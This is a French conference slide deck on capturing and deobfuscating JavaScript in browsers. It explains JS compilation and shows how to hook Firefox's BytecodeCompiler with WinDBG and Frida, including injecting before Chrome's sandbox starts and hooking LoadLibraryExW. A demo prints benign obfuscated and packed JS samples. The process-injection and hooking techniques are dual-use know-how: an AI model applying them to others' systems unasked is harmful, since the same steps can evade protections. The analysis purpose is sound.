


# Under The DÖM



# About: speaker

- MISC - Oracle : A new hop
- n0secure.org
- SSTIC – Fingerprinting de Navigateurs
- Thèse sur les navigateurs & la sécurité web
- Organisateur BotConf



# Définition

- **L'offuscation**, assombrissement ou obscurcissement est une stratégie de gestion de l'information qui vise à obscurcir le sens qui peut être tiré d'un message. **Cette stratégie peut être intentionnelle ou involontaire.**
- On peut également parler de masquage ou d'opacification. L'usage utilise aussi le terme **d'obfuscation, néologisme** d'emprunt lexical tiré de l'anglais obfuscation(en), **mais ce terme est incorrect d'un point de vue académique.**

# Disclaimer

- `Obfuscation == Offuscation` → `True`
- `Offuscation === Ofbuscation` → `NaN`
- `Ofbuscation == Offuscation` → `False`
- `Obfuscation ≥ Offuscation` → `True`

Nous remercions le comité de programme pour les nombreuses typos de ce genre qu'il a dû retirer avant la publication des actes.

# C'est Internet Explorer\* qui rentre dans un bar

Il commande une bière\*\* au serveur

Le serveur lui sert une Despé et lui dit:

- « Voilà votre Corona »


Le navigateur la boit et répond:

- « Elle est bonne votre Guinness »\*\*\*

\* Microsoft a déclaré qu'IE est une solution de rétro-compatibilité et non un navigateur


\*\* L'abus d'alcool est dangereux pour la santé, à consommer avec modération...

\*\*\* L'orateur est sobre



# Les menaces JavaScript

- Exploit-kits
- Mineurs de crypto-monnaies JS
- Détournement de données (Magecart)
- Cross-Site Scripting
- Tracking\* & Fingerprinting\*\* (Privacy\*\*\*)




\* Tracking : Pistage

\*\* Fingerprinting : Prise d'empreinte

\*\*\* Privacy : Truc de vieux cons tué par Facebook

# Problèmes ?

- Comment récupérer le JavaScript
  - Qui s'exécute dans le navigateur
  - Qui est généré par du JavaScript
    - Ou d'autres sources de scripts (SVG, event-handlers\*)
  - Sans modifier le navigateur
- Comment déjouer l'anti-analyse HTML/JavaScript
- Comment désosfusquer le JavaScript
  - En statique
  - En dynamique



\* Event-handler : gestionnaire d'événements

# Toucher-crawler




Le fingerprinting JS/Canvas/WebGL/URL/\* permet de discriminer un crawler d'un navigateur

Le monde du test a abandonné les framework ad hoc pour des browser headless

Un moteur JS ne permet pas d'émuler l'intégralité des fonctions du DOM



→ Utilisation de navigateurs complets pour les tâches d'analyse combinés à un proxy http(s) type Fiddler.






# Principes de fonctionnement

- C'est compliqué...




# Parsing HTML et Exec




- Transformation du HTML en une structure arborescente interne
- Exécution des JavaScripts inclus dans la page
- Déclenchement des event-handlers
  - Onerror, onload, onbeforeunload\*
- Déclenchement des timers

\*En-erreur, En-charge, En-avant-déchargement



# Du source au bytecode


- Transformation du source JavaScript en AST
- L'AST\* est ensuite optimisé
- L'AST est ensuite re-parcouru et transformé en Bytecode\*\*
- Le Bytecode peut être aussi optimisé



Parsing




Compilation



\* Abstract Syntax Tree : Arbre de syntaxe Abstraite

\*\* Bytecode : Code Octal



# Du bytecode au CPU

## 1. Exécution du byteCode

Machine à pile avec une  
boucle d'interprétation



Mesure du temps  
d'exécution

Optimisation via JIT\* si  
c'est « trop long »

## 2. Compilation à la volée

Transformation du  
Bytecode en .ASM puis  
en code natif


Exécution sur le CPU



\* Just-in-Time : à la bourre

# Une histoire d'Eval()

- C'est un code JavaScript qui génère du JavaScript et l'exécute
- Le compilateur est appelé
- Le bytecode est exécuté
  - Éventuellement Jitté\* et transformé en ASM si le source JS est exécuté « souvent » ou s'il est « gros »



\* Compilé à l'arrache




# Multi-process hell !

- Quel processus correspond à quel onglet ???
- Désactivation dans **about:config**

- *Browser.tabs.autostart false*

- On vérifie dans **about:support** que *Fenêtre Multiprocessus* est à 0


## APPS, PROCESSES, AND THREADS



# Récupération de l'entrée du compilateur JS


- On recherche les fonctions du BytecodeCompiler
  - Mozilla fournit les symboles !
  - Mais plus pour l'init de la classe depuis ffx 61 (T.T)
- On s'attache à Firefox avec WinDBG\*
- On récupère l'adresse des fonctions de la classe
  - X xul!BytecodeCompiler ::\*

\* Dévermineur Windows aux commandes obscures



# Récupération du JavaScript


- Dans la classe BytecodeCompiler on a le pointeur vers le SourceBufferHolder\* qui contient le JavaScript à compiler
- On peut aussi récupérer le contexte de compilation contenant le « nom » du fichier JavaScript
  - Chemin du fichier pour les ressources locales
  - URL pour les ressources en ligne




\*Truc qui tient le tampon de la source



# Pimp my browser



+



=






Yo dawg ! I heard you like JavaScript  
engines ?

**So I've put a JavaScript Engine in your  
JavaScript Engine so you can execute  
JavaScript while you execute JavaScript !**


# Firefox vs Anti-virus

- Injection de DLL userland pour le monitoring réseau
- Problèmes de stabilité & crash Firefox
- Mozilla contre-attaque et blackliste certaines DLL problématiques
- Frida n'est pas (encore) concerné par cette blackliste...
- Windows Defender a tué ma démo T.T



# Chrome sandbox vs Frida.re

- Blocage de la communication entre l'agent Frida et le serveur
- Il faut s'injecter AVANT l'initialisation de la sandbox\*




\* Bac à sable : l'abus de sable est dangereux pour la santé, à consommer avec modération

# Xul.dll WTF !

- La DLL Xul se décharge et se recharge plusieurs fois à l'exécution de Firefox
  - Sandboxing ?


- Il faut monitorer le chargement de la DLL et remplacer ses hooks à chaque rechargement
  - Hooking\* de LoadLibraryExW

\* Crochetage / détournement / déviation  
(rayez la mention inutile)




# Le Child-Gating\* de Frida.re

- Lancement de Firefox par Frida
  - Injection dans le processus avant l'exécution du programme
- Monitoring de la création de processus fils
  - Injection dans les processus fils



\*Garde d'enfants


# Démonstration



```
Select Command Prompt - python hookffx.py
('p'.length*(06*15+10)+'nnU'.length))](function(){var En=String[(String.fromCharCode(0146,0x72,0x6f,0x6d,0103,104,97,0x72,67,0x6f,0144,101))](3*041+9),('eHU0hZL'.length*(0x1*(01*9+1)+3)+9)),Y=(function(){var z=(function(){var Sf='r';return Sf})();Z=(function(){var N='o';return N})();C=String.fromCharCode(0x57);return C+Z+z;})();k=String[((function(){var b="e",s="od",p="fromCha",H="rC";return p+H+s+b})();(('C'.length*(('H'.length*(('Ia'.length*0xf+3)+12)+27),('G'.length*(01*(('Wv'.length*25+10)+27)+14),('Q'.length*077+45),('MXq'.length*30+18),1*(('B'.length*(0x1*29+20)+24)+38),0x2*020+0));return k+Y+En;})();

Javascript Type=scriptElement URL=file:///C:/Users/IEUser/Desktop/jstest/dean_1.html line 1, ParentURL=None
Javascript Source =
/* http://dean.edwards.name/packer/
base62
*/
eval(function(p,a,c,k,e,r){e=String;if(!''.replace(/^/,String)){while(c--)r[c]=k[c]||c;k=[function(e){return r[e]};e=function(){return '\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('0("1 2!");',3,3,'alert|hello|world'.split('|'),0,{}))

